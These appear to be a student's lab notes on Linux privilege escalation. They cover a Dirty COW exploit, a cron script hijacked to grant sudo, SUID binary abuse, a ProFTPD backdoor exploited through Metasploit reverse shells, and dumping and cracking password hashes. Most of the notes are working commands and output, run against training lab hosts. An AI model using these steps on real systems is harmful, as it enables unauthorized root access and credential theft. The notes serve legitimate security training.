Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|7|kernel:3.10.0-*|4.2.0-0.21.el7)},[ ubuntu=16.04|14.04|12.04 ]
```

In this activity we'll use the vulnerability dirtycow 2 and the code to exploit it.



We download from github the **.c** file. Right after we type:


kali@kali > **sudo apt-get install gcc** # It installs GCC, the GNU C compiler, on my kali attacker machine

kali@kali > **cd Downloads**

kali@kali > **ls**

```
kali@kali ~/Downloads
> $ ls
40839.c
```

```
kali@kali> mv 40839.c dirty.c # we rename the .c file , so that it's more visual
meterpreter > shell
/bin/bash -i
```



Now we'll attempt to transfer **dirty.c** to the target system, and once there, compile it from there so we'll have **dirty** (already compiled):

```
meterpreter > upload ~/Downloads/dirty.c
meterpreter > shell
/bin/bash -i
www-data@ubuntu:/tmp$ gcc -pthread dirty.c -o dirty -lcrypt # we compile it
within the target system
www-data@ubuntu:/tmp$ ls
```

```
www-data@ubuntu:/tmp$ ls
ls
dirty
dirty.c
```

==dirty.c has
been compiled

```
www-data@ubuntu:/tmp$ chmod +x dirty
www-data@ubuntu:/tmp$ ./dirty
```

From the github repository:

```
// Then run the newly create binary by either doing
// ". /dirty" or ". /dirty my-new-password"
```

```
www-data@ubuntu:/tmp$ ./dirty password123
```

```
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password123'
```


looks like was successful , So we check the 2 things the message tells us 🙌 :

`www-data@ubuntu:/tmp$ cat /etc/passwd` # `/etc/passwd` is the Linux file that stores the list of user accounts on that machine.

```
cat /etc/passwd
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash
/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backun:x:34:34:backun:/var/backun:/bin/sh
```

the new
privileged user
dirty.c created,
is appearing in
the target's
system list of
accounts! ✅

Look closer at:

```
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash
```

in the `/etc/passwd` directory, the format is:

`username:password/placeholder:UID:GID:comment:home_directory:shell`

The important part is `0:0`, that means:

UID 0 = root-level user; GID 0 = root group

`www-data@ubuntu:/tmp$ su firefart` # `su` is used to switch to another Linux user account. In this case, "`su firefart`" attempts to switch from `www-data` user to the `firefart` user. If the password is correct, we get a shell as `firefart`.

```
www-data@ubuntu:/tmp$ su firefart
su firefart
su: must be run from a terminal
```

🙌 The error appears because although we are using a `/bin/bash -i` terminal, this doesn't gives us a proper TTY terminal, if not only an interactive Bash shell : this shell is enough for basic commands, but not for commands like 'su', 'sudo', 'ssh', 'nano', or 'vim', which require special terminal features such as secure password input, keyboard control, signal handling, or screen management.

So, we need to upgrade the shell before running `su firefart`:

A useful information is already provided: the target is running ssh service. We can take advantage of that, as ssh service, by its own design, provides a proper remote terminal session, avoiding the previous non-TTY problem.

kali@kali > **ssh firefart@10.10.10.15** # Connect from my Kali machine to the target machine 10.10.10.15 using SSH, and log in as the target user firefart.

```
kali@kali ~/Downloads
> $ ssh firefart@10.10.10.15
The authenticity of host '10.10.10.15 (10.10.10.15)' can't be established.
ECDSA key fingerprint is SHA256:G8HZXu6SURixt/obia/CULtgdJK9JaFKXwulm6uUrbQ.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.15' (ECDSA) to the list of known hosts.
firefart@10.10.10.15's password:
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it

Last login: Mon May 11 11:47:26 2020
firefart@ubuntu:~# sudo apt-get update
sudo: unknown user: root
sudo: unable to initialize policy plugin
firefart@ubuntu:~#
```

We have a remote session in the target's system with firefart, a ELEVATED PRIVILEGES user in the target created a few minutes ago by our Dirty COW code executed in the target ✓

Exploiting Misconfigured Cron Jobs

= Cron is a Linux background scheduling service. It reads crontab files, which are configuration files containing scheduled tasks, and directly executes the configured commands or scripts at the specified times. Each scheduled task is called a cron job.

For privilege escalation, cron jobs are important because they can run scripts as different users, including root. So, if a non-privileged user can modify a script that is executed by a root cron job, this non-privileged user can insert commands that cron will later run with root privileges, potentially leading to privilege escalation.

Most important : **cronjob == automatic scheduler that runs commands/scripts at a specific time**

Present activity LAB , details:

- no text editor tools available.
- the existing cron jobs are scheduled to run every minute.
- In this activity, We are already provided with access on the target system (LINUX system) as the user ' student'.

To verify that is a non-privileged one, we perform these 2 commands:

```
student@attackdefense > whoami
student@attackdefense > groups student
```

```
student@attackdefense:~$ whoami
student
student@attackdefense:~$ groups student
student : student
```

The user only belongs to its own group, not to the Administrators group. Therefore, it has no admin privileges and cannot elevate without privileged credentials

```
student@attackdefense > cat /etc/passwd
```

```
student@attackdefense:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

As in the previous section, this is the target user: the account we want to access and obtain a session as

```
student@attackdefense > crontab -l # to list the cron jobs that have been
scheduled for the user I'm logged in (student)
```

```
student@attackdefense:~$ crontab -l
no crontab for student
```

👉 no scheduled for student, but **what really matters for us is if there have been scheduled cron jobs for root!**

student@attackdefense > `ls -al` # -a (all files), -l (detailed information)

```
student@attackdefense:~$ ls -al
total 12
drwxr-xr-x 1 student student 4096 Sep 23 2018 .
drwxr-xr-x 1 root root 4096 Sep 23 2018 ..
-rw----- 1 root root 26 Sep 23 2018 message

student@attackdefense:~$ pwd
/home/student
```

```
-rw----- 1 root root 26 Sep 23 2018 message
```

👉 only root user can make changes (read/write), whereas the other users cannot (-----)

👉 inside student, we have only one file, called message, owned by the *root* account, which looks a bit suspicious, as we're within the *student* directory, so why *root* account stores a file here? Could this file turn out to be a cron job?

student@attackdefense > `cd /`

student@attackdefense > `grep -rnw /usr -e "/home/student/message"` # searches only inside /usr for the text /home/student/message. -r searches recursively (in all the subdirectories inside /usr), -n shows the line number, -w matches the text as a whole word/pattern, and -e introduces the text to search for

```
student@attackdefense:/$ grep -rnw /usr -e "/home/student/message"
/usr/local/share/copy.sh:2:cp /home/student/message /tmp/message
```

👉 In the output of this command, we can see that line 2 of "/usr/local/share/copy.sh" contains the path we were searching for with grep.

Specifically, line 2 of "copy.sh" contains the following command, as shown in the screenshot above:

output : `cp /home/student/message /tmp/message` = "copy.sh" copies the file "message" from "/home/student" to "/tmp/message"

The output only shows the matched line, so the file may contain more commands. within *copy.sh*.

student@attackdefense > `ls -al /tmp` # list all files inside /tmp in detailed format.
student@attackdefense > `cat /tmp/message`

```
student@attackdefense:/$ ls -al /tmp
total 12
drwxrwxrwt 1 root root 4096 Jan  3 00:09 .
drwxr-xr-x 1 root root 4096 Jan  2 23:40 ..
-rw-r--r-- 1 root root  26 Jan  3 00:09 message
student@attackdefense:/$ cat /tmp/message
Hey!! you are not root :(
```

A fun, interesting fact: the copied file in "/tmp", this is , **message** , is owned by root but readable by other users (see "r" in "-rw-r--r--"), so this time we, *student* account, can read it: "Hey!! you are not root :(" "

Therefore, so far, we can only confirm that "copy.sh" copies "message".
Let's see now all the content within /usr/local/share/**copy.sh** :

However, before we do that, let's check the permissions for this shell script (copy.sh)

```
student@attackdefense > ls -al /usr/local/share/copy.sh
student@attackdefense:/$ ls -al /usr/local/share/copy.sh
-rwxrwxrwx 1 root root 74 Sep 23  2018 /usr/local/share/copy.sh
```

👉 We observe that all users have read/write permissions on "copy.sh". Therefore, even with the low-privileged "student" account, we can modify this file.

Our goal is to modify "copy.sh" and, in the case there's a cron with elevated privileges scheduled to copy.sh, wait to that cron job to execute the modified version, so that we'll get then a session with elevated privileges, thanks to the modified file executed by the cron job!

Attention!

copy.sh is owned by root ⇒ ❌ cron job executes it with root privileges :
maybe was allowed by the root user a cron job with no privileges (so only will execute successfully the lines in the script which don't require high privileges (unlike sudo, etc..)).

It is not an implication!

The key idea is that "copy.sh" may be executed automatically by a cron job. This is interesting because cron jobs run periodically, in this lab every minute, **with the privileges of the user that scheduled them**.

If the cron job assigned to copy.sh runs as root , then any command inside "copy.sh" will also run with root privileges. Therefore, given that we cannot execute high-privileged commands manually with "student", the user we have access to in this lab, we may be able to modify "copy.sh" and wait for the root cron job to execute it for us.

This is why writable scripts executed by root cron jobs can lead to privilege escalation. VERY USEFUL!

```
student@attackdefense > cat /usr/local/share/copy.sh
```

```
student@attackdefense:/$ cat /usr/local/share/copy.sh
#!/bin/bash
cp /home/student/message /tmp/message
chmod 644 /tmp/message
```

← copy.sh script content!

```
#!/bin/bash
```

This line tells to run the script using Bash.

```
cp /home/student/message /tmp/message
```

As already explained before, this line copies the file "message" from "/home/student" to "/tmp/message".

```
chmod 644 /tmp/message
```

This line changes the permissions of "/tmp/message" so the owner can read/write it, and other users can only read it.

As the methodology we planned, now is time to attempt to modify copy.c. Remember that we don't have text editors available in this lab, we'll use an ingenious technique:

```
student@attackdefense > printf '#!/bin/bash\neco "student ALL=NOPASSWD:ALL" >>
/etc/sudoers' > /usr/local/share/copy.sh # This command overwrites
"/usr/local/share/copy.sh" with a new Bash script.
This command says: add this line (student ALL=NOPASSWD:ALL) to /etc/sudoers file.
```

/etc/sudoers = Linux file responsible to control sudo permissions

That line in the sudoers file allows the user "student" to run any command with sudo without entering a password.

Important: the modification of "/etc/sudoers" does not happen immediately when we type the printf command. The printf command only writes the malicious content into "copy.sh". The change happens later when the root cron job executes "copy.sh" with root privileges.

```
student@attackdefense:/$ printf '#!/bin/bash\neco "student ALL=NOPASSWD:ALL" >> /etc/sudoers' > /usr/local/share/copy.sh
student@attackdefense:/$ cat /usr/local/share/copy.sh
#!/bin/bash
echo "student ALL=NOPASSWD:ALL" >> /etc/sudoersstudent@attackdefense:/$
```

← The content of the copy.sh shell script has been overwritten successfully! ✓

At this point, we wait for the next cron job for 1 minute.
Next, we do:

student@attackdefense > `sudo -l` # This command shows the sudo privileges of the current user

```
student@attackdefense:/$ sudo -l
Matching Defaults entries for student on attackdefense:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr

User student may run the following commands on attackdefense:
    (root) NOPASSWD: /etc/init.d/cron
    (root) NOPASSWD: ALL
```

In the output 🙌, `(root) NOPASSWD: ALL` means that the *student* user can execute any command as root without entering a password.

This confirms that the modification to `"/etc/sudoers"` worked and that privilege escalation was successful ✅.

```
student@attackdefense:/$ sudo su
root@attackdefense:/# whaomi
bash: whaomi: command not found
root@attackdefense:/# whoami
root
root@attackdefense:/# cd /root
root@attackdefense:~# ls
flag
root@attackdefense:~# cat flag
697914df7a07bb9b718c8ed258150164
root@attackdefense:~#
```

🙌 Now, any command can be executed! ✅

student@attackdefense > `crontab -l` # By running `"crontab -l"` as root, we list the cron jobs scheduled for the root user. The output shows that every 1 minute, root's cron executes `"/usr/local/share/copy.sh"` using `"sh"`. Therefore, any command inside `"copy.sh"` will be executed with root privileges when the cron job runs.

```
root@attackdefense:~# crontab -l
*/01 * * * * sh /usr/local/share/copy.sh
```

🙌 cron jobs scheduled for the root user ==> will run with root user privileges

LAB: Cron Jobs Gone Wild II

Exactly the same as the previous section.

Exploiting SUID (Set Owner User ID) Binaries

- SUID allows a user to execute a file with the permissions of the file owner, instead of their own permissions: if the file is owned by root, it runs with root privileges.
- SUID does not automatically grant elevated privileges, but misconfigurations or vulnerabilities can be exploited within the binary or script to obtain an elevated session.

In this section we're in the same environment as the previous one

```
student@attackdefense > whoami
student@attackdefense > groups student
student@attackdefense > pwd
student@attackdefense > ls -al # -a (all files), -l (detailed information)
```

```
student@attackdefense:~$ ls -al
total 36
drwxr-xr-x 1 student student 4096 Sep 22 2018 .
drwxr-xr-x 1 root    root    4096 Sep 22 2018 ..
-rw-r--r-- 1 root    root     88 Sep 22 2018 .bashrc
-r-x----- 1 root    root   8296 Sep 22 2018 greetings
-rwsr-xr-x 1 root    root   8344 Sep 22 2018 welcome
```

👉 The **s** means **SUID** is enabled. It appears in the owner's execute position and means: the file is executable and when executed, it will always run with the permissions of the file owner.

```
student@attackdefense > ./greetings
student@attackdefense > ./welcome
```



```

student@attackdefense:~$ ./greetings
bash: ./greetings: Permission denied
student@attackdefense:~$ ./welcome
Welcome to Attack Defense Labs ✓
student@attackdefense:~$

```

👉 obviously this were gonna be the outputs. **welcome** has permission of executing for all the users, while **greetings** doesn't.

student@attackdefense > **file** **welcome** # with **file** command we can get detailed information about the **welcome** file.

```

student@attackdefense:~$ file welcome
welcome: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=199bc8fd6e66e29f770cdc90ece1b95484f34fca, not stripped

```

setuid -> the binary has the SUID permission.

ELF -> it is a Linux compiled executable format, so it is a binary.

64-bit and **x86-64** -> it was built for a 64-bit Intel/AMD system.

dynamically linked -> it depends on shared libraries installed on the system.

interpreter /lib64/ld-linux-x86-64.so.2 -> Linux uses this loader (*) to start the program and load its libraries.

not stripped -> debugging symbols and names (human readable) are still present, so it is easier to analyse.

(*) A loader is a program that has already been converted into machine code and can be loaded and run by the operating system.

student@attackdefense > **strings** **welcome** # "strings" command displays the human-readable text stored inside **welcome**, the binary file, such as messages, commands, file paths, and library names.

```

student@attackdefense:~$ strings welcome
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
system
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
AWAVI
AUATL
[]A\A]A^A
greetings
; *3$
GCC: (Ubuntu 7.3.0-16ubuntu3) 7.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7696
__do_global_dtors_aux_fini_array_entry
frame_dummy
frame_dummy_init_array_entry

```

at some point in the "welcome" binary, "greetings" binary is being called. We could modify welcome and put malicious code so that when "student" executes "greetings", as it will be done with root privileges, that malicious code will also be executed!

We cannot execute or edit greetings file, but we can remove !

```
student@attackdefense > rm greetings
```

```
student@attackdefense > cp /bin/bash greetings # we copy the Bash executable  
located at target's system /bin/bash directory, into the current directory and  
names this copy greetings.
```

```
root@attackdefense > ./welcome
```

As `welcome` calls to `greetings` at some point, and all the code inside `welcome` will be executed with root privileges, when `greetings` content (`==/bin/bash`), that remains inside `welcome`, is executed, we'll get a bash with root privileges in our current *student* session!

```
student@attackdefense:~$ rm greetings  
rm: remove write-protected regular file 'greetings'? y  
student@attackdefense:~$ cp /bin/bash greetings  
student@attackdefense:~$ ls  
greeting$ welcome  
student@attackdefense:~$ ./welcome  
root@attackdefense:~#  
  
root@attackdefense:~# whoami  
root
```

we directly get a root session! We've Elevated Privileges!! ✓

Dumping Linux Password Hashes

Important theory: Windows Services and Service Accounts

```
PS C:\Users\Usuari> Get-CimInstance Win32_Service |  
>> Select-Object Name, StartName
```

Name	StartName
ADPSSvc	NT AUTHORITY\LocalService
ALG	NT AUTHORITY\LocalService
AppIDSvc	NT Authority\LocalService
AppInfo	LocalSystem
AppReadiness	LocalSystem
AppXSvc	LocalSystem
AppXSvc	NT AUTHORITY\LocalService
AudioEndpointBuilder	LocalSystem
AudioSrv	NT AUTHORITY\LocalService
autotimesvc	NT AUTHORITY\LocalService
AxInstSV	LocalSystem
BDESVC	LocalSystem
BFE	NT AUTHORITY\LocalService
BITS	LocalSystem
brave	LocalSystem
BraveElevationService	LocalSystem
bravem	LocalSystem
BrokerInfrastructure	LocalSystem
BTAGService	NT AUTHORITY\LocalService
BthAvctpSvc	NT AUTHORITY\LocalService

Name is the Windows service: the background program/task that runs.

StartName is the service account used to run that service: the identity and permissions the service uses.

A service account is an account used by services to run with specific permissions.

A user account is for a real person to log in and use the computer, with its the permissions associated.

Note that several services can use the same StartName (service account), because different services may run under the same permissions.

Clear example of a Windows service:

Windows Audio is a service.

It is a background component of Windows that keeps the sound system working.

It runs without opening a normal window or desktop app.

When Spotify, YouTube, Zoom, or a game needs sound, they use this service.

```
root@attackdefense > nmap -sV 192.44.156.3
```

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
MAC Address: 02:42:C0:2C:9E:03 (Unknown)
Service Info: OS: Unix
```

```
root@attackdefense > searchsploit ProFTPD
```

```
ProFTPD 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow (Meta
ProFTPD-1.3.3c - Backdoor Command Execution (Metasploit)
ProFTPD 1.3.3c - Compromised Source Backdoor Remote Code Execution
ProFTPD 1.3.5 - File Copy
```

```
root@attackdefense > service postgresql start && msfconsole -q
msf5 > setg RHOSTS 192.44.156.3
```

TECHNIQUE 1

```
msf5 > search proftpd
```

```
4 exploit/unix/ftp/proftpd_133c_backdoor
```

```
msf5 > use exploit/unix/ftp/proftpd_133c_backdoor
```

```
msf5 > exploit
```

```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.44.156.2:4444
[*] 192.44.156.3:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo pbyhX6B9ntonvOqj;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "pbyhX6B9ntonvOqj\r\n"
[*] Matching...
[*] B is input... (*)
[*] Command shell session 1 opened (192.44.156.2:4444 -> 192.44.156.3:44088) at 2022-01-03 01:18:37 +0000

/bin/bash -i
bash: cannot set terminal process group (9): Inappropriate ioctl for device
bash: no job control in this shell
root@victim-1:/# id
```

We want to get a bash shell

as observed, with this msf module, when exploiting successfully, we get a elevated privileges root session in the target! Fantastic

Note: The blank space appears because this is a basic command shell without an interactive prompt. It does not automatically display something like:

```
victim@target >
```

A prompt is the text or symbol shown by a terminal to indicate:

"I am ready for you to type a command."

Examples:

```
root@kali:~#
student@linux:~$
meterpreter >
```

msf5 > Ctrl + Z

```
root@victim-1:/# ^Z
Background session 1? [y/N] y
```

we put this session in the background

msf5 > sessions

```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > sessions

Active sessions
=====

  Id  Name  Type           Information  Connection
  ---  ---  ---
  1    shell cmd/unix  192.44.156.2:4444 -> 192.44.156.3:44088 (192.44.156.3)
```

the session we just put in the background ✓

msf5 > sessions -u 1 # we upgrade (-u) command shell session (*), which has id=1 into a more capable Meterpreter session.

```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.44.156.2:4433
[*] Sending stage (980808 bytes) to 192.44.156.3
[*] Meterpreter session 2 opened (192.44.156.2:4433 -> 192.44.156.3:34636) at 2022-01-03 01:19:28 +0000
[-] Error: Unable to execute the following command: "echo -n f0VMRgEBAQAAAAAAAAAIAIAAwABAAAAVIAECDQAAAAAAAAAAAAAAAAADQA
AAAAAAAAATAFCACABARiPAAAAASeFAAAACAAAAAFAAAAagneMdv341NDU2oCsGa74c2A11towCycAmgCABERieFqZ1hOUVe74UPNgTXAeR1OdD1oogAAAFhgA
```

meterpreter session created successfully! id=2; ✓

That error is not important at all, it doesn't affect the upgraded Meterpreter session ✓

2 sessions now!

msf5 > sessions

```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > sessions

Active sessions
=====

  Id  Name  Type           Information  Connection
  ---  ---  ---
  1    shell cmd/unix  192.44.156.2:4444 -> 192.44.156.3:44088 (192.44.156.3)
  2    meterpreter x86/linux  no-user @ victim-1 (uid=0, gid=0, euid=0, egid=0) @ 192.44.156.3 192.44.156.2:4433 -> 192.44.156.3:34636 (192.44.156.3)
```

msf5 > sessions 2

```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > sessions 2
[*] Starting interaction with 2...

meterpreter >
```

meterpreter > **getuid**

```
meterpreter > getuid
Server username: no-user @ victim-1 (uid=0, gid=0, euid=0, egid=0)
```

👉 **uid = 0** means we're root user.

meterpreter > **cat /etc/shadow** # */etc/shadow* is a Linux file that stores password-related information for user or service accounts.

It does not store the real password in clear text; It stores the password in hash format or a marker showing that the account cannot use password login. This file is only accessible by root user.

/etc/shadow file format:

username:password_field:last_change: ...

```
meterpreter > cat /etc/shadow
root:$6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hkOQCffBQRMIF8/0w6g/Mh4jMWJ0yEFiZyqVQhZ4.vuS8X0yq.hLQBb.:18348:0:99999:
daemon*:18311:0:99999:7:::
bin*:18311:0:99999:7:::
sys*:18311:0:99999:7:::
sync*:18311:0:99999:7:::
games*:18311:0:99999:7:::
man*:18311:0:99999:7:::
lp*:18311:0:99999:7:::
mail*:18311:0:99999:7:::
news*:18311:0:99999:7:::
uucp*:18311:0:99999:7:::
proxy*:18311:0:99999:7:::
www-data*:18311:0:99999:7:::
backup*:18311:0:99999:7:::
nobody*:18311:0:99999:7:::
```

- \$6\$ = hashing algorithm, usually SHA-512 crypt;
- sgew... = salt;
- ihhoUYASuX... = hashed password result;

👉 from the screenshot above, we can tell that there's only one account that has password, and is presented in hash format. In the other cases, we see (*), which means: **This account does not have a local password configured.**

TECHNIQUE 2 (a remote session in the target system is needed to start this technique)

meterpreter > **Ctrl + Z**

```
meterpreter >
Background session 2? [y/N]
```

msf5 > **search hashdump**

```
0 post/android/gather/hashdump
Android Systems
9 post/bsd/gather/hashdump
10 post/linux/gather/hashdump
Linux Systems
11 post/osx/gather/hashdump
Mac OS X Systems
12 post/solaris/gather/hashdump
Solaris Systems
13 post/windows/gather/credentials/dc...
```

msf5 > **use post/linux/gather/hashdump** # *post* means post-exploitation

msf5 > **options**

```
msf5 post(linux/gather/hashdump) > show options
Module options (post/linux/gather/hashdump):
  Name      Current Setting  Required  Description
  ----      -
  SESSION   yes              yes       The session to run this module on.
```

msf5 > set sessions 2 # meterpreter shell is better, more capable than the session 1, that has a very basic shell

msf5 > run

```
msf5 post(linux/gather/hashdump) > set SESSION 2
SESSION => 2
msf5 post(linux/gather/hashdump) > run
```

- the first line is showing all the users (root turns out to be the only one) that have a password, also shown. - The second line is basically creating a file (Unshadowed Password File), that has put the password hashes into a format that John the Ripper can crack.

```
[+] root:$6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hkOQCffBQRMIF8/0w6g/Mh4jMwJ0yEFiZyqVQhZ4.vuS8X0yq.hLQBb.:0:0:root:/root:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20220103012145_default_192.44.156.3_linux.hashes_904582.txt
[*] Post module execution completed
msf5 post(linux/gather/hashdump) >
```

LAB: Password Cracker : Linux : John the Ripper

This lab is very similar to the previous section; however, it includes an additional module that allows us to use the password-cracking tool, John the Ripper.

Additional things/difficulties we came across during the lab:

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[-] 192.255.67.3:21 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

👉 When we run the same module as in the previous section (`exploit/unix/ftp/proftpd_133c_backdoor`), this time it's not being executed successfully because no payload has been configured.

This can happen occasionally. In some cases, an appropriate payload is selected by default. However, if we receive an error indicating that no payload has been selected, we simply need to configure one.

To do this, first we check the currently available ones:

```
msf6 > show payloads
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/adduser	.	normal	No	Add user with useradd
1	payload/cmd/unix/bind_perl	.	normal	No	Unix Command Shell, Bind TCP (via Perl)
2	payload/cmd/unix/bind_perl_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
3	payload/cmd/unix/generic	.	normal	No	Unix Command, Generic Command Execution
4	payload/cmd/unix/reverse	.	normal	No	Unix Command Shell, Double Reverse TCP (telnet)
5	payload/cmd/unix/reverse_bash_telnet_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
6	payload/cmd/unix/reverse_perl	.	normal	No	Unix Command Shell, Reverse TCP (via Perl)

The one that suits us according to the target system OS, as well as reverse TCP method, which we already know is very suitable given its discretion

```
msf6 > set payload cmd/unix/reverse
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

```
msf6 post(linux/gather/hashdump) > run

[+] root:$6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hkOQCffBQRMIF8/0w6g/Mh4jMWJ0yEFiZyqVQhZ4.vuS8X0yq.hLQBb
[+] Unshadowed Password File: /root/.msf4/loot/20260714120927 default 192.255.67.3 linux.hashes 923563.txt
[*] Post module execution completed (*)
msf6 post(linux/gather/hashdump) >
```

👉 Note that this is where we left off in the previous section. At this point, we will use the new module introduced in this lab, in order to apply John the Ripper to crack the hash password: `auxiliary/analyze/crack_linux`

We should also bear in mind that we don't have to use the file path displayed in the output (*), Metasploit automatically stores the extracted password hashes (== unshadowed file) in its internal database, allowing the new module (`auxiliary/analyze/crack_linux`) to access them directly.

To understand it clearly:

hashdump → stores hashes in Metasploit database

crack_linux → reads hashes from that Metasploit database, and john the ripper, that part of this module, attempts to crack them

When we run:

`post/linux/gather/hashdump`

Metasploit did two things:

1. Saved an unshadowed copy as a loot `.txt` file.
2. Registered the extracted password hash in Metasploit's credential database. The cracking modules use credentials stored in that database when `USE_CREDS` is `true`.

we can also verify it with:

`msf6 > creds`

host	origin	service	public	private	realm	private_type	cracked_password
192.255.67.3			root	\$6\$sgewtGbw\$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hkOQCffBQRMIF8/0w6g/Mh4jMWJ0yEFiZy (TRUNCATED)	Nonreplayable hash	sha512,crypt	

Considering and understood it, we proceed:

```
msf6 > use auxiliary/analyze/crack_linux
```

```
msf6 > set SHA512 true # the algorithm has been applied to encrypt the plain passwd of root user.
```

```
msf6 > run
```

```
msf6 auxiliary(analyze/crack_linux) > run
[*] Running module against 192.255.67.3

[*] No md5crypt found to crack
[*] No descript found to crack
[*] No bsdicrypt found to crack
Created directory: /root/.john
[*] john Version Detected: 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP
[*] Wordlist file written out to /tmp/jtrtmp20260714-11875-6v08cb
[*] Checking sha512crypt hashes already cracked...
[*] Cracking sha512crypt hashes in single mode...
[*] Cracking Command: /usr/sbin/john --session=JJlUOGaM --no-log --config=/usr/share/metasploit_20260714-11875-wzoels
Using default input encoding: UTF-8
Will run 48 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
lg 0:00:00:04 DONE (2026-07-14 12:31) 0.2277g/s 1399p/s 1399c/s 1399C/s 1qwerty..afferent
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
[+] Cracked Hashes

DB ID  Hash Type  Username  Cracked Password  Method
-----
1      sha512crypt  root      password           Single

[*] Auxiliary module execution completed
msf6 auxiliary(analyze/crack_linux) >
```

There we go! thanks to this msf module, we cracked the hash password and we got it in plain format:

Hash format target's root user passwd :

\$6\$sgewtGbw\$ihhoUYASuXTh7DmwoadpC7a3fBGkf9hkOQCffBQRMIF8/ow6g/Mh4jMW
JoyEFiZy

